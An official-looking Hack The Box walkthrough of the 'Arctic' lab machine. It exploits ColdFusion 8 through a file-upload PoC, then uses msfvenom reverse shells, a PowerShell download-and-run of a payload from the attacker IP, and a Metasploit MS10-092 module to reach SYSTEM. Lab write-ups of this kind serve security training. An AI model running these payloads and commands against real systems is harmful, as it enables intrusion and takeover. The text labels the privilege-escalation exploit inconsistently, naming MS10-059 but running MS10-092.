



HACKTHEBOX



Arctic

16th July 2024 / Document No D24.100.291

Prepared By: Arrexel & C4rm3l0

Machine Author: ch4p

Difficulty: **Easy**

Classification: Official

Synopsis

Arctic is an easy Windows machine that involves straightforward exploitation with some minor challenges. The process begins by troubleshooting the web server to identify the correct exploit. Initial access can be gained either through an unauthenticated file upload in Adobe **Co1dFusion**. Once a shell is obtained, privilege escalation is achieved using the MS10-059 exploit.

Skills Required

- Basic knowledge of Windows
- Enumerating ports and services

Skills Learned

- Exploit modification
- Troubleshooting Metasploit modules

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.11 | grep '[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$/))  
nmap -p$ports -sc -sv 10.10.10.11
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-16 04:54 CDT
Nmap scan report for 10.10.10.11
Host is up (0.0088s latency).
```


```
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fntp?
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap done: 1 IP address (1 host up) scanned in 133.78 seconds
```

Nmap reveals Windows RPC and an unknown service running on port 8500. Attempting to browse to that port results in a directory listing after 20-30 seconds of waiting.



Entering the `/CFIDE/administrator` directory brings up a login page for ColdFusion.



We see that the service is running version 8 of ColdFusion. Researching vulnerabilities for that version leads us to a public Proof of Concept (PoC) [script](#) for Remote Code Execution (RCE).

The exploit leverages an arbitrary file upload vulnerability in the service, which is fairly easy to exploit. There is a Metasploit module available to do the job. However, due to the request delay to the target, the module fails to run.

Foothold

We save the `Python` PoC script to a file on our machine and change the following parameters to ensure we reach our target:

```
<...SNIP...>
if __name__ == '__main__':
    # Define some information
    lhost = '10.10.14.9' # <--- Your machine's IP
    lport = 4444
    rhost = "10.10.10.11" # <--- Target's IP
    rport = 8500
    filename = uuid.uuid4().hex
<...SNIP...>
```

Then, we run the script, which will automatically produce a reverse shell with `msfvenom` and upload it to the target.

```
python3 poc.py

Generating a payload...
Payload size: 1496 bytes
Saved as: bb8fb72d9af84966800524bee97f4fe7.jsp

<...SNIP...>

Printing some information for debugging...
lhost: 10.10.14.9
lport: 4444
rhost: 10.10.10.11
rport: 8500
payload: bb8fb72d9af84966800524bee97f4fe7.jsp

Deleting the payload...

Listening for connection...

Executing the payload...
listening on [any] 4444 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.11] 49249

Microsoft windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>whoami
arctic\tolis
```

We land a shell as `tolis`. The `user` flag can be obtained at `C:\users\tolis\desktop\user.txt`.

Privilege Escalation

Now that we have an interactive shell on the target, we can upgrade to a `Meterpreter` shell by generating an executable payload with the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.14.9 lport=4242 -f exe > shell.exe
```

```
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Make sure to set `lhost` to your machine's IP.

We then launch `Metasploit` and set up a listener to catch the shell:

```
msfconsole

use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost tun0
set lport 4242
run

[*] Started reverse TCP handler on 10.10.14.9:4242
```

In a new shell, we start a `Python` web server to host our payload:

```
python3 -m http.server
```

Finally, on the reverse shell we run the following command to download the file from our server:

```
C:\ColdFusion8\runtime\bin> powershell "(new-object System.Net.WebClient).DownloadFile('http://10.10.14.9:8000/shell.exe', 'shell.exe')"
```

Once downloaded, we execute the payload:

```
C:\ColdFusion8\runtime\bin> .\shell.exe
```

On our `Metasploit` console, we get the callback and land in a `meterpreter` shell:

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.14.9:4242
[*] Sending stage (175686 bytes) to 10.10.10.11
[*] Meterpreter session 1 opened (10.10.14.9:4242 -> 10.10.10.11:49287) at 2024-07-16 05:19:09 -0500

(Meterpreter 1)(C:\ColdFusion8\runtime\bin) >
```

We use our upgraded shell to run the `local_exploit_suggester` to find low-hanging privilege escalation vectors.

```
(Meterpreter 1)(C:\ColdFusion8\runtime\bin) > run
post/multi/recon/local_exploit_suggester

<...SNIP...>
[*] Running check method for exploit 41 / 41
[*] 10.10.10.11 - valid modules for session 1:
=====

#      Name                                     Potentially
vulnerable? Check Result
-      -
-----
1      exploit/windows/local/bypassuac_eventvwr      Yes
      The target appears to be vulnerable.
2      exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move      Yes
      The service is running, but could not be validated. Vulnerable windows
7/windows Server 2008 R2 build detected!
3      exploit/windows/local/ms10_092_schelevator      Yes
      The service is running, but could not be validated.

<...SNIP...>
```

We get numerous results back, as the box is quite old (relative to the time of writing). The initially intended vector was the `MS10-059` exploit, so we will explore that option in lieu of other possibilities.

We run the `Metasploit` module, specifying our attacking machine's IP and port `5555` for the listener:

```
(Meterpreter 1)(C:\ColdFusion8\runtime\bin) > run
exploit/windows/local/ms10_092_schelevator lhost=10.10.14.9 lport=5555

[*] Started reverse TCP handler on 10.10.14.9:5555
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[-] Exploit aborted due to failure: no-target: Running against via WOW64 is not supported, try using an x64 meterpreter...
```

The exploit fails, as we are on the wrong architecture for this exploit. To fix this, we must migrate our shell to a process running on `x64`.

We list the target processes:

```
(Meterpreter 1)(C:\ColdFusion8\runtime\bin) > ps

Process List
=====

  PID   PPID  Name           Arch  Session  User              Path
  ---   -
<...SNIP...>
  1144  472   jrunsvc.exe    x64   0         ARCTIC\tolis      C:\ColdFusion8\runtime\
                                     bin\jrunsvc.exe
<...SNIP...>
```

We see the `jrunsvc.exe` service running on `x64`, which is also owned by our user, so we migrate to it:

```
(Meterpreter 1)(C:\ColdFusion8\runtime\bin) > migrate 1144

[*] Migrating from 2828 to 1144...
[*] Migration completed successfully.
```

Then, we try running the exploit again:

```
(Meterpreter 1)(C:\Windows\system32) > run
exploit/windows/local/ms10_092_schelevator lhost=10.10.14.9 lport=5555

[*] Started reverse TCP handler on 10.10.14.9:5555
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Preparing payload at C:\Users\tolis\AppData\Local\Temp\fxHmq.exe
[*] Creating task: VXYIz3ENPOzR
[*] Reading the task file contents from C:\Windows\system32\tasks\VXYIz3ENPOzR...
[*] Original CRC32: 0x3b01a645
[*] Final CRC32: 0x3b01a645
[*] Writing our modified content back...
[*] Validating task: VXYIz3ENPOzR
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "VXYIz3ENPOzR" have been changed.
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "VXYIz3ENPOzR" have been changed.
[*] Executing the task...
[*] Sending stage (175686 bytes) to 10.10.10.11
[*] Meterpreter session 2 opened (10.10.14.9:5555 -> 10.10.10.11:49355) at 2024-
07-16 05:35:53 -0500
[*] Deleting task VXYIz3ENPOzR...
[*] Session 2 created in the background.
```

The exploit runs successfully this time and opens a new session in our console. To switch to it, we background the current shell and issue the `sessions` command:

```
(Meterpreter 1)(C:\Windows\system32) > bg

[*] Backgrounding session 1...
```

```
[msf](Jobs:0 Agents:2)>> sessions -l
```

Active sessions

=====

Id	Name	Type	Information	Connection
--	---	----	-----	-----
1		meterpreter x64/wind ows	ARCTIC\tolis @ ARCTIC	10.10.14.9:4242 -> 10 .10.10.11:49287 (10.1 0.10.11)
2		meterpreter x86/wind ows	NT AUTHORITY\SYSTEM @ ARCTIC	10.10.14.9:5555 -> 10 .10.10.11:49355 (10.1 0.10.11)

```
[msf](Jobs:0 Agents:2)>> sessions -i 2
```

```
[*] Starting interaction with 2...
```

Running the `getuid` command, we see that we have obtained `SYSTEM` privileges:

```
(Meterpreter 2)(C:\windows\system32) > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

The `root` flag can be obtained at `C:\Users\Administrator\Desktop\root.txt`.